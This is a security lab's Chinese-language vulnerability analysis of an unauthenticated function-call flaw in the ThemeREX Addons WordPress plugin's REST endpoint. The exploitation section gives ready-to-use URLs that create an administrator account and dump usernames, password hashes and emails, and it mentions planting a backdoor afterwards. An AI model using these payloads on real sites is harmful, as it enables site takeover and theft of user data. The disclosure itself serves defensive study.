

WordPress ThemeREX Addons 插件安全漏洞深度分析

原创 Alpha 天融信阿尔法实验室 3月18日



0x00 前言

ThemeREX是一家专门出售商业WordPress主题的公司。ThemeREXAddons插件是ThemeREX公司开发的预装在所有ThemeREX商业主题中用来帮助用户设置新站点和控制不同的主题的一款插件。根据相关预测，该插件预装在超过44000个网站上。

ThemeREX Addons Settings

General

API

Socials

Shortcodes

Theme specific

GENERAL SETTINGS

General settings of the ThemeREX Addons

Debug mode

☐ Debug mode

Enable debug functions and theme profiler output.
Attention! When the "Debug Mode" is on, the original .css and .js files are being used. When it is turned off, composed files that contain many scripts and scripts or styles of plugins and/or of the theme, turn the "Debug mode" on, apply the changes to the original files, check if everything works, and turn th
save plugin's and the theme's options.

Move styles to the head

☐ Move styles to the head

Capture page output and move all tags "style" from the body to the head (for the W3C validation)

Move javascripts to the footer

☐ Move javascripts to the footer

Move all tags "script" to the footer to increase page loading speed

Remove parameter "ver=" from URL

☐ Remove parameter "ver=" from URL

Remove parameter "ver=" from URLs of the styles and scripts to enable caching this files

0x01 漏洞描述

WordPress ThemeREX Addons 2020-03-09之前版本中存在安全漏洞。未经授权的攻击者可利用该漏洞在后台添加一个管理员账号、或是查看所有账号信息等操作。

0x02 漏洞分析

根据相关披露，漏洞应该存在于plugin.rest-api.php文件中

我们首先来看一下\wp-content\plugins\trx_addons\includes\plugin.rest-api.php文件中的代码

位于该文件40行处，存在一处trx_addons_rest_get_sc_layout方法，如下图

```
17  /**
18   * Registers a REST API route.
19   *
20   * Note: Do not use before the (@see 'rest_api_init') hook.
21   *
22   * @since 4.4.0
23   * @since 5.1.0 Added a _doing_it_wrong() notice when not called on or after the rest_api_init hook.
24   *
25   * @param string $namespace The first URL segment after core prefix. Should be unique to your package/plugin.
26   * @param string $route      The base URL for route you are adding.
27   * @param array  $args       Optional. Either an array of options for the endpoint, or an array of arrays for
28   *                           multiple methods. Default empty array.
29   * @param bool   $override   Optional. If the route already exists, should we override it? True overrides,
30   *                           false merges (with newer overriding if duplicate keys exist). Default false.
31   * @return bool True on success, false on error.
32  */
33  function register_rest_route( $namespace, $route, $args = array(), $override = false ) {
```

在该方法中，存在一处明显的漏洞点，见下图代码块

```
52  // Get params from widget
53  $params = $request->get_params(); $request: (method => "GET", params => [6], headers => [8], body => "", route => "/trx_addons/v2/get/sc_la
54  if (!empty($params['sc'])) {
55      $sc = str_replace( search: 'trx_sc_', replace: 'trx_addons_sc_', $params['sc']); $params: (rest_route => "/trx_addons/v2/get/sc_layout"
56      if (function_exists($sc)) {
57          $response['data'] = $sc($params);
58      } else {
59          $response['data'] = '<div class="sc_error">' . esc_html(sprintf(__("Unknown block %s", 'trx_addons'), $params['sc'])) . '</div>';
60      }
61  }
62
63  return new WP_REST_Response($response);
64  }
65  }
```

接下来我们根据这段代码详细分析下。我们首先来观察一下下图53行红框处

```

53 // Get params from widget
54 $params = $request->get_params(); $request: (method => "GET", params => [6], headers => [8], body => "", route => "/trx_addons/v2/get/sc_l
55 if (!empty($params['sc'])) {
56     $sc = str_replace( search: 'trx_sc_', replace: 'trx_addons_sc_', $params['sc']); $params: (rest_route => "/trx_addons/v2/get/sc_layout"
57     if (function_exists($sc)) {
58         $response['data'] = $sc($params);
59     } else {
60         $response['data'] = '<div class="sc_error">' . esc_html(sprintf(__("Unknown block %s", 'trx_addons'), $params['sc'])) . '</div>';
61     }
62 }
63 return new WP_REST_Response($response);
64 }
65 }
66

```

位于上图红框处，可见程序从请求中直接获得参数，并将请求中的参数键值对赋值与\$params数组。这将导致\$params数组可控

紧接着，程序判断\$params数组中是否存在名为'sc'的键名，见下图红框处

```

52 // Get params from widget
53 $params = $request->get_params(); $request: (method => "GET", params => [6], headers => [8], body => "", route => "/trx_addons/v2/get/sc_l
54 if (!empty($params['sc'])) {
55     $sc = str_replace( search: 'trx_sc_', replace: 'trx_addons_sc_', $params['sc']); $params: (rest_route => "/trx_addons/v2/get/sc_layout"
56     if (function_exists($sc)) {
57         $response['data'] = $sc($params);
58     } else {
59         $response['data'] = '<div class="sc_error">' . esc_html(sprintf(__("Unknown block %s", 'trx_addons'), $params['sc'])) . '</div>';
60     }
61 }
62
63 return new WP_REST_Response($response);
64 }
65 }
66

```

若该键名存在，经过字符替换处理后将值赋与\$sc变量。

简单来说，这里的\$sc变量可以通过请求中的sc参数进行传递。

随后，程序通过function_exists判断\$sc变量对应的方法是否存在，见下图

```

52 // Get params from widget
53 $params = $request->get_params(); $request: (method => "GET", params => [6], headers => [8], body => "", route => "/trx_addons/v2/get/sc_layout
54 if (!empty($params['sc'])) {
55     $sc = str_replace( search: 'trx_sc_', replace: 'trx_addons_sc_', $params['sc']); $params: (rest_route => "/trx_addons/v2/get/sc_layout", sc
56     if (function_exists($sc)) {
57         $response['data'] = $sc($params);
58     } else {
59         $response['data'] = '<div class="sc_error">' . esc_html(sprintf(__("Unknown block %s", 'trx_addons'), $params['sc'])) . '</div>';
60     }
61 }
62
63 return new WP_REST_Response($response);
64 }
65 }
66

```

如果\$sc变量中对应的方法存在，程序将\$params数组作为参数列表传入该方法执行。

至此，漏洞的触发点我们已经分析完毕。接下来我们需要寻找一下调用链

由于漏洞触发点位于trx_addons_rest_get_sc_layout方法中，我们需要分析一下如何构造请求以触发这个漏洞。

仍然是位于\wp-content\plugins\trx_addons\includes\plugin.rest-api.php文件中，有着如下代码

```

21 //-----
22 //-- REST API support
23 //-----
24
25 // Register endpoints
26 if ( !function_exists( function_name: 'trx_addons_rest_register_endpoints' ) ) {
27     add_action( 'rest_api_init', 'trx_addons_rest_register_endpoints' );
28     function trx_addons_rest_register_endpoints() {
29         // Return layouts for the Gutenberg blocks
30         register_rest_route( namespace: 'trx_addons/v2', route: '/get/sc_layout', array(
31             'methods' => 'GET,POST',
32             'callback' => 'trx_addons_rest_get_sc_layout',
33         ));
34     }
35 }
36

```

通过上图可见，程序通过add_action方法将trx_addons_rest_register_endpoints函数挂接到rest_api_init动作上。

我们查看一下rest_api_init这个动作

```
do_action( 'rest_api_init', WP_REST_Server $wp_rest_server )
```

Fires when preparing to serve an API request.

Description

Endpoint objects should be created and register their hooks on this action rather than another action to ensure they're only loaded when needed.

通过上图描述不难看出：rest_api_init动作将会在API请求发送到服务器后，服务器初始化处理API请求时触发。将trx_addons_rest_register_endpoints函数挂接到rest_api_init动作上，当有API请求发送到后台处理时，trx_addons_rest_register_endpoints方法将会被加载。

继续跟踪后续代码

```

25 // Register endpoints
26 if ( !function_exists( function_name: 'trx_addons_rest_register_endpoints' ) ) {
27     add_action( 'rest_api_init', 'trx_addons_rest_register_endpoints' );
28     function trx_addons_rest_register_endpoints() {
29         // Return layouts for the Gutenberg blocks
30         register_rest_route( namespace: 'trx_addons/v2', route: '/get/sc_layout', array(
31             'methods' => 'GET,POST',
32             'callback' => 'trx_addons_rest_get_sc_layout',
33         ));
34     }
35 }
36

```

在trx_addons_rest_register_endpoints方法中通过register_rest_route方法注册了一个自定义接口，见上图红框处。

这里简单介绍一下register_rest_route方法：

WordPress官方核心代码提供了一套WP_REST_API接口，但是实际开发以及使用过程中难免会出现官方API接口满足不了实际需求的情况。为此WordPress提供了register_rest_route方法用于自定义注册WP REST API接口。

register_rest_route方法参数如下

```
17  /**
18   * Registers a REST API route.
19   *
20   * Note: Do not use before the {@see 'rest_api_init'} hook.
21   *
22   * @since 4.4.0
23   * @since 5.1.0 Added a _doing_it_wrong() notice when not called on or after the rest_api_init hook.
24   *
25   * @param string $namespace The first URL segment after core prefix. Should be unique to your package/plugin.
26   * @param string $route      The base URL for route you are adding.
27   * @param array  $args       Optional. Either an array of options for the endpoint, or an array of arrays for
28   *                           multiple methods. Default empty array.
29   * @param bool   $override   Optional. If the route already exists, should we override it? True overrides,
30   *                           false merges (with newer overriding if duplicate keys exist). Default false.
31   * @return bool True on success, false on error.
32   */
33  function register_rest_route( $namespace, $route, $args = array(), $override = false ) {
```


在介绍完register_rest_route方法后，我们回归漏洞代码，分析此处register_rest_route方法注册的API接口

```
26  if ( !function_exists( 'trx_addons_rest_register_endpoints' ) ) {
27      add_action( 'rest_api_init', 'trx_addons_rest_register_endpoints' );
28      function trx_addons_rest_register_endpoints() {
29          // Return layouts for the Gutenberg blocks
30          register_rest_route( namespace: 'trx_addons/v2', route: '/get/sc_layout' array(
31              'methods' => 'GET,POST',
32              'callback' => 'trx_addons_rest_get_sc_layout',
33          ));
34      }
35  }
```

通过上图第一个红框处namespace以及route属性值可知：该接口路由为trx_addons/v2/get/sc_layout；通过第二个红框methods属性值可知：该接口可以通过GET\POST方法访问；通过第三个红框callback属性值可知：该接口回调函数为漏洞触发点trx_addons_rest_get_sc_layout方法。通过上述信息，我们可以构造出通往漏洞触发点的请求。

除了通过分析代码来请求这种方法外，我们还可以通过wordpress还提供的接口来方便快捷的查看所有注册的API接口信息。

访问127.0.0.1/wordpress/wp-json/ 见下图



wp-json这个目录会将wordpress中所有注册的API接口信息展示出来。

通过页面中展示的API列表，我们可以看见/trx_addons/v2/get/sc_layout路由信息

展开/trx_addons/v2/get/sc_layout路由 见下图



上图为展开后的详细接口信息，在这里我们可以看到该接口允许的methods以及url地址

值得注意的是：通过分析 /trx_addons/v2/get/sc_layout接口代码时可发现，ThemeREXAddons插件并没有在代码中使用current_user_can等方法对接口进行权限校验。也就是说，未经身份验证的用户也可以访问该接口从而触发漏洞

0x03 漏洞利用

通过上文的分析可知，我们可以通过请求来控制待执行的函数名，并可以通过一个数组对该函数传参。因此我们需要找到一个可以利用的PHP或wordpress函数，该函数需要满足可以接收并处理数组类型参数

利用一：通过wp_insert_user新建管理员账号

构造如下链接：

http://127.0.0.1/wordpress/?

rest_route=/trx_addons/v2/get/sc_layout&sc=wp_insert_user&role=administrator&user_login=TEST&user_pass=TEST

不需要进行登录操作，直接访问以上链接即可成功利用。

根据上文漏洞分析一章可知，该链接最终会触发trx_addons_rest_get_sc_layout方法，见下图

```
52 // Get params from widget
53 $params = $request->get_params(); $request: (method => "GET", params => [6], headers => [8], body => "", route => "/trx_addons/v2/get/sc_la
54 if (!empty($params['sc'])) {
55     $sc = str_replace( search: 'trx_sc_', replace: 'trx_addons_sc_', $params['sc'] ); $sc: "wp_insert_user"
56     if (function_exists($sc)) {
57         $response['data'] = $sc($params); $params: (rest_route => "/trx_addons/v2/get/sc_layout", sc => "wp_insert_user", role => "administ
58     } else {
59         $response['data'] = '<div class="sc_error">' . esc_html(sprintf__( "Unknown block %s", 'trx_addons' ), $params['sc']) . '</div>';
60     }
61 }
```

此时上图中的\$sc参数值对应payload中sc值，为wp_insert_user

此时\$params数组值如下图

```
▼ $params = (array) [5]
  rest_route = "/trx_addons/v2/get/sc_layout"
  sc = "wp_insert_user"
  role = "administrator"
  user_login = "TEST"
  user_pass = "TEST"
```

程序将\$params数组作为参数传入wp_insert_user方法并执行wp_insert_user方法。

wp_insert_user方法可以为wordpress程序添加一个指定权限的用户，该方法接收一个数组作为参数满足触发漏洞的要求，见下图

```
515 function wp_insert_user( $userdata ) {
516     global $wpdb;
517
518     if ( $userdata instanceof stdClass ) {
519         $userdata = get_object_vars( $userdata );
520     } elseif ( $userdata instanceof WP_User ) {
521         $userdata = $userdata->to_array();
522     }
523
524     // Are we updating or creating?
525     if ( ! empty( $userdata['ID'] ) ) {
526         $ID = (int) $userdata['ID'];
```

wp_insert_user方法参数说明如下

```
* @param array/object|WP_User $userdata [ $userdata: (rest_route => "/trx_addons/v2/get/sc_layout", sc =
* An array, object, or WP_User object of user data arguments.
*
* @type int $ID User ID. If supplied, the user will be updated.
* @type string $user_pass The plain-text user password.
* @type string $user_login The user's login username.
* @type string $user_nicename The URL-friendly user name.
* @type string $user_url The user URL.
* @type string $user_email The user email address.
* @type string $display_name The user's display name.
* Default is the user's username.
* @type string $nickname The user's nickname.
* Default is the user's username.
* @type string $first_name The user's first name. For new users, will be used
* to build the first part of the user's display name
* if '$display_name' is not specified.
* @type string $last_name The user's last name. For new users, will be used
* to build the second part of the user's display name
* if '$display_name' is not specified.
* @type string $description The user's biographical description.
* @type string|bool $rich_editing Whether to enable the rich-editor for the user.
* False if not empty.
* @type string|bool $syntax_highlighting Whether to enable the rich code editor for the user.
* False if not empty.
* @type string|bool $comment_shortcuts Whether to enable comment moderation keyboard
* shortcuts for the user. Default false.
* @type string $admin_color Admin color scheme for the user. Default 'fresh'.
* @type bool $use_ssl Whether the user should always access the admin over
* https. Default false.
```

由此一来，wordpress中将会增添一个administrator权限的名为TEST的用户，如下图



利用新创建的管理员账号可以完成进一步攻击：例如通过修改wordpress模板等操作，在wordpress中写入后门文件。

利用二：通过wp_dropdown_users查看所有账号信息

构造如下链接：

http://127.0.0.1/wordpress/wp-json/trx_addons/v2/get/sc_layout?
sc=wp_dropdown_users&show=user_login

wp_dropdown_users为wordpress提供的用来查询用户信息的函数


```

1094  */
1095  function wp_dropdown_users( $args = '' ) {
1096      $defaults = array(
1097          'show_option_none'      => '',
1098          'hide_if_only_one_author' => '',
1099          'orderby'               => 'display_name',
1100          'order'                 => 'ASC',
1101          'include'               => '',
1102          'exclude'               => '',
1103          'multi'                 => 0,
1104          'show'                  => 'display_name',
1105          'echo'                  => 1,

```

wp_dropdown_users同样满足可以接收一个数组作为参数的需求，wp_dropdown_users参数说明如下


```

1046  * @param array/string $args (
1047  *     Optional. Array or string of arguments to generate a drop-down of users.
1048  *     See WP_User_Query::prepare_query() for additional available arguments.
1049  *
1050  *     @type string      $show_option_all      Text to show as the drop-down default (all).
1051  *     @type string      $show_option_none     Text to show as the drop-down default when no
1052  *     @type int/string   $option_none_value   Value to use for $show_option_non when no users
1053  *     @type string       $hide_if_only_one_author Whether to skip generating the drop-down
1054  *     @type string       $orderby             Field to order found users by. Accepts user fields.
1055  *     @type string       $order               Whether to order users in ascending or descending
1056  *     @type array/string $include             Array or comma-separated list of user IDs to include.
1057  *     @type array/string $exclude            Array or comma-separated list of user IDs to exclude.
1058  *     @type bool/int     $multi              Whether to skip the ID attribute on the 'select' element.
1059  *     @type string       $show               User data to display. If the selected item is empty
1060  *     @type string       $show               User data to display. If the selected item is empty
1061  *     @type string       $show               User data to display. If the selected item is empty
1062  *     @type string       $show               User data to display. If the selected item is empty
1063  *     @type string       $show               User data to display. If the selected item is empty
1064  *     @type string       $show               User data to display. If the selected item is empty
1065  *     @type string       $show               User data to display. If the selected item is empty
1066  *     @type string       $show               User data to display. If the selected item is empty
1067  *     @type string       $show               User data to display. If the selected item is empty
1068  *     @type string       $show               User data to display. If the selected item is empty
1069  *     @type string       $show               User data to display. If the selected item is empty
1070  *     @type string       $show               User data to display. If the selected item is empty
1071  *     @type string       $show               User data to display. If the selected item is empty
1072  *     @type string       $show               User data to display. If the selected item is empty

```

通过wp_dropdown_users接口可以泄露wordpress账号信息。该操作同样不需要任何权限

上述payload中指定show参数值为user_login，这样可以查看wordpress所有用户名，见下图




```


127.0.0.1/wordpress/wp-json/trx_addons/v2/get/sc_layout?sc=wp_dropdown_users&show=user_login
JSON Raw Data Headers
Save Copy
<select name='user' id='user' class=''>
  <option value='1'>admin</option>
  <option value='4'>kumamon</option>
  <option value='3'>TEST</option>
</select>{"data":"<select name='user' id='user' class=''>\n\t<option value='1'>admin</option>\n\t<option value='4'>kumamon</option>\n\t<option value='3'>TEST</option>\n</select>"}

```

show参数值可以设置为user_pass来进行查看存储在数据库中加密后的密码，见下图



show参数值可以设置为user_email来进行查看邮箱，见下图



0x04 总结

为了解决安全问题，ThemeREX选择将受影响的plugin.rest-api.php文件完全删除。plugin.rest-api.php文件是为了提供与Gutenberg插件的兼容性而设计，但在目前版本中Gutenberg插件已完全集成为WordPress核心。因此plugin.rest-api.php文件不再被需要，删除该文件不会影响到用户的正常使用。

天融信阿尔法实验室成立于2011年，一直以来，阿尔法实验室秉承“攻防一体”的理念，汇聚众多专业技术研究人员，从事攻防技术研究，在安全领域前瞻性技术研究方向上不断前行。作为天融信的安全产品和服务支撑团队，阿尔法实验室精湛的专业技术水平、丰富的排异经验，为天融信产品的研发和升级、承担国家重大安全项目和客户服务提供强有力的技术支撑。